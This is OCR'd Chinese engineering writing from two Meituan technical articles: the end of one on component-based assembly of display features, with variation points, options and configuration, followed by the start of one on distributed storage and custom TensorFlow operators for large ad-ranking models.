模型设计的具体细节在这里不过多展开，重点是接口统一化、标准化之后有明显的好处。前后端的协作效率提高了，前端和后端不再需要在每次需求变更的时候都当面沟通一次接口。不仅如此，系统层面接口的标准化也能够让前端的代码和后端接口的集成关系变得更加稳定。

在搞定接口之后，内部的差异怎么办？下文会介绍我们在这部分的组装式思路。在这个思路下，内部实现方面的差异最终会表现为一系列不同颗粒度组件的集合差异，所以这里核心要解决的问题是如何能够识别功能差异化组装组件的问题。针对这个问题，我们的思路是引入“业务身份”这个概念，这个概念目前应用得也比较广泛，我们通过业务身份来串联不同业务场景的数据组装组件，从而实现差异化逻辑的处理。

## 4.2 功能组件提取与预组装

### 1) 功能组件提取

系统划分方法在业界应用的比较多的是领域驱动方法（DDD），基于领域驱动方法，我们一般会按照实体或者聚合根来划分子系统或模块，但是对于信息展示类的系统来说，很难应用领域驱动的方法。因为我们开发的不是一个单领域的小系统，而是一类跨多个领域的、属于由几千人共同开发的复杂分布式系统之上的一个子系统。这个系统负责查询和组装由底层系统提供的数据，然后将数据加工、裁剪、组装展示模型给到前端。这类系统距离业务实体很远，因此对于这类系统的组件化分解，不能应用传统领域驱动的方法，而需要使用一种特殊的方法。我们的基本的思路是梳理现有流程步骤，将现有功能按相关性归类，同一类功能封装成一个功能组件，然后再由多个组件组合成一个系列功能。这里举个例子：





图 7　组件提取案例

左图所示的是一个商品货架的场景，右图展示的是要生产这个货架所需展示数据需要经历的流程步骤。通过上图我们可以看到，货架的展示数据的生产过程主要包括以下几个步骤：

1. 根据查询条件查询商品 ID，比如查询门店下可售卖的团单 ID；
2. 聚合商品维度信息，这些信息包括商品的标题、价格、服务流程、优惠促销、标签等等；
3. 查询货架的筛选数据及商品的摆放规则，比如推荐、热销、新品等标签数，

以及哪些商品放在哪些标签下面的摆放规则；

4. 组装结果展示模型，涉及聚合数据的再加工，如标题、标签的拼接。

以上流程步骤相对比较清晰，并且能够适应一类场景，只是不同场景在步骤内存在部分差异而已。所以我们可以将这几个步骤抽取出来，每个步骤分别封装成单独组件负责解决一类问题，同时组件可以组合复用。值得强调的是，这些组件的封装都是基于标准的接口实现。

### 2）功能组件预组装

传统的业务流程编排适合于流程类业务场景，比如 OA 办公审核系统，基于业务流程引擎的好处，一方面是容易实现能力的复用，复用现有能力编排出新的流程。另一方面是更容易应对流程的变化，因此特别适合流程类且流程易变化的场景。组件类似业务流程编排类系统中的“能力”，如果通过业务流程引擎，也可以实现类似的效果。但是实际上，信息展示场景的业务流程更像是一个图，我们姑且称之为“活动图”，而不是一条长长的管道流程，如下图所示：





图 8　有筛选和没筛选之间的差别

流程引擎适合应对流程的变化，而我们业务场景中，变化之处不在于流程本身，而在于在这个活动图上执行的步骤集合。如上图的示例，左侧是有筛选的货架，需要查询筛选标签数据，所以执行的是整个活动图。右侧是没有筛选的情况，不需要查筛选标签数据，所以执行的是活动图的子图，实际业务场景更复杂一点的活动图也有，这里只是举个简单的例子。

我们会发现，不同情况的不同之处在于遍历这个活动图的节点的集合不同，总体类似在一个完整的图中选取一个子图。因此，我们选择以图的方式组织我们的组件，而不是传统的流程，这样更贴合我们的实际情况，也更容易理解。

另外，为了提高组件组装的效率，我们将一个系列功能使用到的所有组件提前组装好，得到一张全景图。那么在需要的时候，我们只需要对着这个完整的图选择子图即可，然后再基于子图组装定制部分的组件。预组装不仅能够提升组装的效率，同时也能够避免错误，让系统变得更稳定。传统业务流程编排中，能力的应用上下文其实是有限制的，虽然流程引擎足够灵活，但是实际上在编排能力时仍然需要人工对能力做检测，确认是不是能够满足当前的流程。而预组装可以从根本上避免这个问题，因为只要是存在的路径，都是可以执行的。

## 4.3 变化应对之可变性建模

通过将功能组件组织成一个个活动图，每个活动图负责解决一个系列的产品功能展示信息组装问题，此时的组件颗粒度还是较大的。组件颗粒度大的问题在于，容易不稳定，从软件设计的角度来看，是因为变化的因素太多。比如在组装展示模型环节，展示模型组装组件负责将数据组装成发给前端的展示模型，实际业务场景中不同情况对于同一个展示字段的组装存在不同的拼接策略，我们拿开篇的例子来讲解：





图 9　不同情况组装逻辑不一样

左侧丽人行业商品标题的组装规则是“服务类型 + 商品名字”，右图养车 / 用车行业商品标题组装规则是“服务特性 + 商品名字”。其实这个组件的颗粒度刚刚好，因为它让我们的活动图看起来不至于太复杂，但怎么应对这种变化呢？作为有经验的程序员，可能自然会想到条件分支语句 `if…else…`，而且实际中很多项目针对这种问题的处理方式都是 `if…else…`。

对于简单的情况，使用这种方式无可厚非，我们这里讨论更复杂的情况，过多的使用条件分支至少存在两个方面的问题。一方面是代码将会变得非常复杂，就像密密麻麻缠绕在一起的电线，这样的代码难以理解和维护。另一方面，这种模式本身会让共享组件变得极其不稳定。如果我们的系统建立在经常有变动的根基上，那么我们很难保证系统的稳定性，每一次共享组件的变更都面临着故障风险，为了让变化可管控，我们要对变化进行建模。

### 1) 可变性建模

这些年，软件工程在如何应对“变化”这个问题上，最具革命性的创新是将共性和变

化分离，分离的变化通过使用扩展点代码或配置化变量的方式实现。这些经典思想真是太棒了。对于我们也很有启发，如果将容易变化的逻辑和变化的逻辑分离开来，同时引入配置化能力，那么我们的组件将会很容易应对变化。因此，对于可变性的管理，我们通过标准功能组件引入了可变性分离这个思想来解决。如下图所示，组件本身具备变化点和配置项这两种应变能力：





图 10 易变功能通过变化点 – 可选项 – 配置项建模

**变化点**这个概念是我们对扩展点代码的具象化，寓意容易变化的地方；**配置项**用来承接变量的抽离。变化点和配置项都是应对变化的实现方式，那么实际应用时怎么选择？针对可枚举的变化，可以提取变量配置化。针对复杂度多变性，可以通过变化点来扩展。变化点的具体形式是个接口，将变化点的具体实现放到组件之外，组件内部公共逻辑部分只调用变化点接口。这样的话，不管变化点的地方怎么变，即使有一百种变体，都不会影响组件的公共部分。

针对具体案例，比如查询商品 ID 这个组件，我们实际上有多个查询索引，比如商品推荐索引、商品筛选索引，还有一些强实时索引，但总体还是相对稳定可枚举的，所以我们将不同的查询索引建模为查询渠道配置项，使用的时候只要填写查询渠道配置项即可。再比如展示模型组装这个组件，因为标题的拼接规则会有所变化，而且较为不可枚举，产品规则变化多，因此我们在标题这个地方设定一个变化点，不同标题组

装的逻辑作为变化点的不同实现，这样更能够应对变化。

不同变化点的实现可以认为是组件提供的多种功能特性，因此我们又抽象出可选项这个概念来描述变化点实现。一个变化点有多个选项，选项是可复用的，贴合现实世界，更容易理解。在组装的时候只需要“选择需要的特性选项”即可满足定制需求。以上通过**变化点 - 可选项 - 配置项**这组概念解决了组件的灵活应变的问题，同时能够让组件本身变得更为稳定。

**2）可选项爆炸问题**

我们发现如果每个选项都通过硬编码实现的话，有的变化点可能会存在非常多的可选项。比如标签这个字段，标签往往来源于扩展属性，不同商品的模型和扩展属性不一样，造成这个标签的来源差异很大。如果我们都是通过硬编码实现选项，那么由于标签来源有所差异所导致的选项扩散问题就会很明显，可能有多少种商品，就会有多少种选项。选项本质上是一种更细粒度的组件，这个组件内部本身也需要有应对变化的能力。因此，我们的解决思路是为选项这个细粒度的组件增加可配置能力，每个选项可以设计自己的配置项，将易变规则通过配置来实现，这样选项就有了一定程度应对变化的能力，从而得到了收束。

## 4.4 可视化组装与配置填充

在以前，当我们需要开发一个展示功能的时候，我们需要做以下几件事情：

1. 编写将外部数据粘合在一起的代码，包括远程 RPC 的访问代码和数据的组装代码；
2. 依照 PRD 编写一遍展示加工逻辑；
3. 将加工好的数据字段填充在和前端同学一起定义好的展示模型上；
4. 构建和集成代码。

组装式开发的基本要求是：将系统功能基于标准接口封装成不同颗粒度的组件单元，这个要求为产品功能的生产过程带来了革命性的转变。功能的组装不再需要手写“胶水代码”，而是通过系统就可以完成自动化的组装。大部分的功能是复用已有的组件，

而不是重头编写，实际上经过功能特性组件的不断沉淀，我们已经实现了 80% 以上的产品逻辑都是复用已有组件。

此时，我们的研发过程整体上可分为**组件开发**和**组装集成**两个阶段。组件开发环节关注功能的抽象和封装，基于已有组件，组装集成环节做的事情就是选择需要的组件，填充配置，一旦组装结果被保存之后，即完成系统的集成，不再需要构件和部署。下图展示的是选择和集成组件的过程：

图 11　选功能 – 选特性 – 填配置

组件的选择和组装这个过程是围绕活动图展开的，总体经过选功能 – 选特性 – 填配置三个步骤，每个步骤所做的具体工作如下：

- **功能选择**：基于对产品需求功能点的捕捉，在预先组装好的组件活动图上选择当前要开发的展示功能所需要的功能组件，这一步操作决定了大体的功能点，比如这个货架需要筛选功能，那么就把筛选组件选中，不需要就不选。
- **特性选择**：功能确定之后再确定更细粒度的功能特性，比如选择展示模型组装组件之后，这个组件要组装多个字段，每个字段都有多种展示策略，再比如标题这个字段，到底是要带括号的还是不带括号的，此时需要勾选。
- **配置填充**：经过以上两个步骤，基本确定了当前要组装的展示功能所需的组件集合，但有的组件是有配置项的，比如前文举的查询商品 ID 这个组件，填充查询渠道配置项就是在这一步完成的。

填充好配置就可以发布了，系统运行时，多个产品功能在运行时候共享一套组件实例，差别在于执行组件的组合和配置不同。这一点是通过前文提到过的业务身份来实现的，不同业务身份关联不同的组件组装 DSL 及组件用户配置，最终实现差异化功能组装和执行。

## 5. 总结

组装式开发实践有没有解决最初的问题？组件分为大颗粒度的功能组件和小颗粒度的特性组件，不同颗粒度的组件都具备复用性和应变能力，因此在展示功能搭建方面的效率有了显著提升。内部数据显示，我们组的开发效率至少提升 50% 以上。

其次，每个组件单元都是经过良好设计的逻辑单元，单个组件的规模都有所控制，因此代码的复杂度得到明显的降低。实践结果显示，研发同学自然开发的业务组件代码圈复杂度不超过 10。另外，通过信息功能的系列化编制，整个信息展示系统也有所收束，接口数由上百个减少到了个位数，大大降低了接口的维护成本。

最后，以前研发人员“过程式”地翻译业务需求，现在则需要考虑组件怎么设计。因为架构本身提供了这种条件，并且也有这种要求，研发同学在为系统“添砖加瓦”的过程中需要考虑封装和抽象问题，以集成到系统中。封装和抽象是基本的软件工程思维，这就让“体力活动”变成了“脑力活动”，现在研发同学更像是一个软件工程师，工作上也更有成就感。所以，总体上我们取得了不错的效果。

每个领域都有各自领域的复杂性，比如有的领域问题在于计算复杂，有的领域在于模型的存储和维护复杂。由于软件开发是一个工程问题，我们不能仅仅考虑技术的复杂性，同时还要考虑业务及人员的问题。科学的思维告诉我们，解决问题要讲究范式，当一个范式不满足的时候，需要有敢于突破的勇气。本文主要介绍了我们在信息展示场景下，如何通过新的开发范式来解决我们所面临的问题，希望对大家有所帮助，也欢迎大家在文末留言，跟我们交流。

## 6. 参考文献

[1] Pattern: Backends For Frontends
[2] GraphQL 及元数据驱动架构在后端 BFF 中的实践
[3] 福特 T 型车 | 成也标准化，败也标准化
[4] 中台之上（十三）：探讨支持组装式开发的业务架构设计方法
[5] 美团内部的 Slogan「以科学和技术追求真理」是什么意思？
[6] 叶柏林 . 标准化 . 中国科学技术出版 , 1988.
[7] Alan W. Brown. 大规模基于构件的软件开发 . 机械工业出版社 , 2003.
[8] Thomas S. Kuhn. 科学的革命结构 . 北京大学出版社 , 2012.
[9] John Ousterhout. A Philosophy Of Software Design, 2018.
[10] Tassio Vale et al. Twenty-eight Years of Component-based Software Engineering[J]. The Journal of Systems and Software, 2016.
[11] Rafael Capilla, Barbara Gallina et al. Opportunities for Software Reuse in an Uncertain World: from past to emerging trends. Software:Evolution and Process, 2019.
[12] Peter Naur, Brian Randell et al. Software Engineering[R]. NATO Science Committee, 1968.

## 7. 本文作者

陆晨、致远、陈琦等，均来自美团到店综合技术团队。

# 外卖广告大规模深度学习模型工程实践 | 美团外卖广告工程实践专题连载

作者：亚劼 英亮 陈龙 成杰 登峰 东奎 仝晔 思敏 乐彬

## 导语


随着美团外卖业务不断发展，外卖广告引擎团队在多个领域进行了工程上的探索和实践，也取得了一些成果。我们将以连载的方式进行分享，内容主要包括：① 业务平台化的实践；② 大规模深度学习模型工程实践；③ 近线计算的探索与实践；④ 大规模索引构建与在线检索服务实践；⑤ 机制工程平台化实践。

不久前，我们已发表过业务平台化的实践（详情请参阅《美团外卖广告平台化的探索与实践》一文）。本文为连载文章的第二篇，我们将重点针对大规模深度模型在全链路层面带来的挑战，从在线时延、离线效率两个方面进行展开，阐述广告在大规模深度模型上的工程实践，希望能为大家带来一些帮助或者启发。

## 1. 背景

在搜索、推荐、广告（下简称搜推广）等互联网核心业务场景下，对用户行为进行数据挖掘及兴趣建模，为用户提供优质的服务，已经成为改善用户体验、提升营收的关键要素。近几年，针对搜推广业务，深度学习模型凭借数据红利和硬件技术红利，在业界得以广泛落地，同时在 CTR 场景，业界逐步从简单 DNN 小模型过渡到数万亿参数的 Embedding 大模型甚至超大模型。


外卖广告业务线主要经历了“LR 浅层模型（树模型）”–>“深度学习模型”–>“大规模深度学习模型”的演化过程。整个演化趋势从以人工特征为主的简单模型，逐步向以数据为核心的复杂深度学习模型进行过渡。而大模型的使用，大幅提高了模型的表达能力，更精准地实现了供需侧的匹配，为后续业务发展提供了更多的可能性。但随着模型、数据规模的不断变大，我们发现效率跟它们存在如下的关系：




根据上图所示，在数据规模、模型规模增长的情况下，所对应的“时长”变得会越来越长。这个“时长”对应到离线层面，体现在效率上；对应到在线层面，就体现在 Latency 上。而我们的工作就是围绕这个“时长”的优化来开展。

## 2. 分析

相比普通小模型，大模型的核心问题在于：随着数据量、模型规模增加数十倍甚至百倍，整体链路上的存储、通信、计算等都将面临新的挑战，进而影响算法离线的迭代效率。如何突破在线时延约束等一系列问题？我们先从全链路进行分析，如下所示：




“时长”变长，主要会体现在以下几个方面：

- **在线时延**：特征层面，在线请求不变的情况下，特征量的增加，带来的 IO、特征计算耗时增加等问题尤为突出，需要在特征算子解析编译、特征抽取内部任务调度、网络 I/O 传等方面重塑。在模型层面，模型历经百 M/G 到几百 G 的变化，在存储上带来了 2 个数量级的上升。此外，单模型的计算量也出现了数量级的上涨（FLOPs 从百万到现在千万），单纯的靠 CPU，解决不了巨大算力的需求，建设 CPU+GPU+Hierarchical Cache 推理架构来支撑大规模深度学习推理势在必行。
- **离线效率**：随着样本、特征的数倍增加，样本构建，模型训练的时间会被大大拉长，甚至会变得不可接受。如何在有限的资源下，解决海量样本构建、模型训练是系统的首要问题。在数据层面，业界一般从两个层面去解决，一方面不断优化批处理过程中掣肘的点，另一方面把数据“化批为流”，由集中式转到分摊式，极大提升数据的就绪时间。在训练层面，通过硬件 GPU 并结合架构层面的优化，来达到加速目的。其次，算法创新往往都是通过人来驱动，新数据如何快速匹配模型，新模型如何快速被其他业务应用，如果说将 N 个人放在 N 条业务线上独立地做同一个优化，演变成一个人在一个业务线的优化，同时广播适配到 N 个业务线，将会有 N-1 个人力释放出来做新的创新，这将会极大地缩短创新的周期，尤其是在整个模型规模变大后，不可避免地会增加人


工迭代的成本，实现从“人找特征 / 模型”到“特征 / 模型找人”的深度转换，减少“重复创新”，从而达到模型、数据智能化的匹配。

- **Pipeline 其他问题**：机器学习 Pipeline 并不是在大规模深度学习模型链路里才有，但随着大模型的铺开，将会有新的挑战，比如：①系统流程如何支持全量、增量上线部署；②模型的回滚时长，把事情做正确的时长，以及事情做错后的恢复时长。简而言之，会在开发、测试、部署、监测、回滚等方面产生新的诉求。

本文重点从在线时延（**模型推理、特征服务**）、离线效率（**样本构建、数据准备**）等两个方面来展开，逐步阐述广告在大规模深度模型上的工程实践。如何去优化“时长”等相关问题，我们会在后续篇章介进行分享，敬请期待。

## 3. 模型推理

在模型推理层面，外卖广告历经了三个版本，从 1.0 时代，支持小众规模的 DNN 模型为代表，到 2.0 时代，高效、低代码支持多业务迭代，再到如今的 3.0 时代，逐步面向深度学习 DNN 算力以及大规模存储的需求。主要演进趋势如下图所示：




面向大模型推理场景，3.0 架构解决的两个核心问题是：“存储问题”和“性能问题”。当然，面向 N 个百 G+ 模型如何迭代，运算量数十倍增加时在线稳定性如何保障，Pipeline 如何加固等等，也是工程面临的挑战。下面我们将重点介绍模型推理 3.0 架构是如何通过“分布式”来解决大模型存储问题，以及如何通过 CPU/GPU 加速来

解决性能、吞吐问题。

## 3.1 分布式

大模型的参数主要分为两部分：Sparse 参数和 Dense 参数。

- **Sparse 参数**：参数量级很大，一般在亿级别，甚至十亿 / 百亿级别，这会导致存储空间占用较大，通常在百 G 级别，甚至 T 级别。其特点：① 单机加载困难：在单机模式下，Sparse 参数需全部加载到机器内存中，导致内存严重吃紧，影响稳定性和迭代效率；② 读取稀疏：每次推理计算，只需读取部分参数，比如 User 全量参数在 2 亿级别，但每次推理请求只需读取 1 个 User 参数。
- **Dense 参数**：参数规模不大，模型全连接一般在 2~3 层，参数量级在百万 / 千万级别。特点：① 单机可加载：Dense 参数占用在几十兆左右，单机内存可正常加载，比如：输入层为 2000，全连接层为 [1024, 512, 256]，总参数为：2000 * 1024 + 1024 * 512 + 512 * 256 + 256 = 2703616，共 270w 个参数，内存占用在百兆内；②全量读取：每次推理计算，需要读取全量参数。

因此，解决大模型参数规模增长的关键是将 Sparse 参数由单机存储改造为分布式存储，改造的方式包括两部分：① 模型网络结构转换；② Sparse 参数导出。

### 3.1.1 模型网络结构转换


业界对于分布式参数的获取方式大致分为两种：外部服务提前获取参数并传给预估服务；预估服务内部通过改造 TF（TensorFlow）算子来从分布式存储获取参数。为了减少架构改造成本和降低对现有模型结构的侵入性，我们选择通过改造 TF 算子的方式来获取分布式参数。

正常情况下，TF 模型会使用原生算子进行 Sparse 参数的读取，其中核心算子是 GatherV2 算子，算子的输入主要有两部分：1）需要查询的 ID 列表；2）存储 Sparse 参数的 Embedding 表。算子的作用是从 Embedding 表中读取 ID 列表索引对应的 Embedding 数据并返回，本质上是一个 Hash 查询的过程。其中，Embedding 表存储的 Sparse 参数，其在单机模型中全部存储在单机内存中。

改造 TF 算子本质上是对模型网络结构的改造，改造的核心点主要包括两部分：① 网络图重构；② 自定义分布式算子。


**1. 网络图重构**：改造模型网络结构，将原生 TF 算子替换为自定义分布式算子，同时进行原生 Embedding 表的固化。

- 分布式算子替换：遍历模型网络，将需要替换的 GatherV2 算子替换为自定义分布式算子 MtGatherV2，同时修改上下游节点的 Input/Output。
- 原生 Embedding 表固化：原生 Embedding 表固化为占位符，既能保留模型网络结构完整，又能避免 Sparse 参数对单机内存的占用。




**2. 自定义分布式算子**：改造根据 ID 列表查询 Embedding 流程，从本地 Embedding 表中查询，改造为从分布式 KV 中查询。


- 请求查询：将输入 ID 进行去重以降低查询量，并通过分片的方式并发查询二级缓存（本地 Cache + 远端 KV）获取 Embedding 向量。
- 模型管理：维护对模型 Embedding Meta 注册、卸载流程，以及对 Cache 的创建、销毁功能。
- 模型部署：触发模型资源信息的加载，以及对 Embedding 数据并行导入 KV 的流程。




### 3.1.2 Sparse 参数导出

- **分片并行导出**：解析模型的 Checkpoint 文件，获取 Embedding 表对应的 Part 信息，并根据 Part 进行划分，将每个 Part 文件通过多个 Worker 节点并行导出到 HDFS 上。
- **导入 KV**：提前预分配多个 Bucket，Bucket 会存储模型版本等信息，便于在线路由查询。同时模型的 Embedding 数据也会存储到 Bucket 中，按分片并行方式导入到 KV 中。

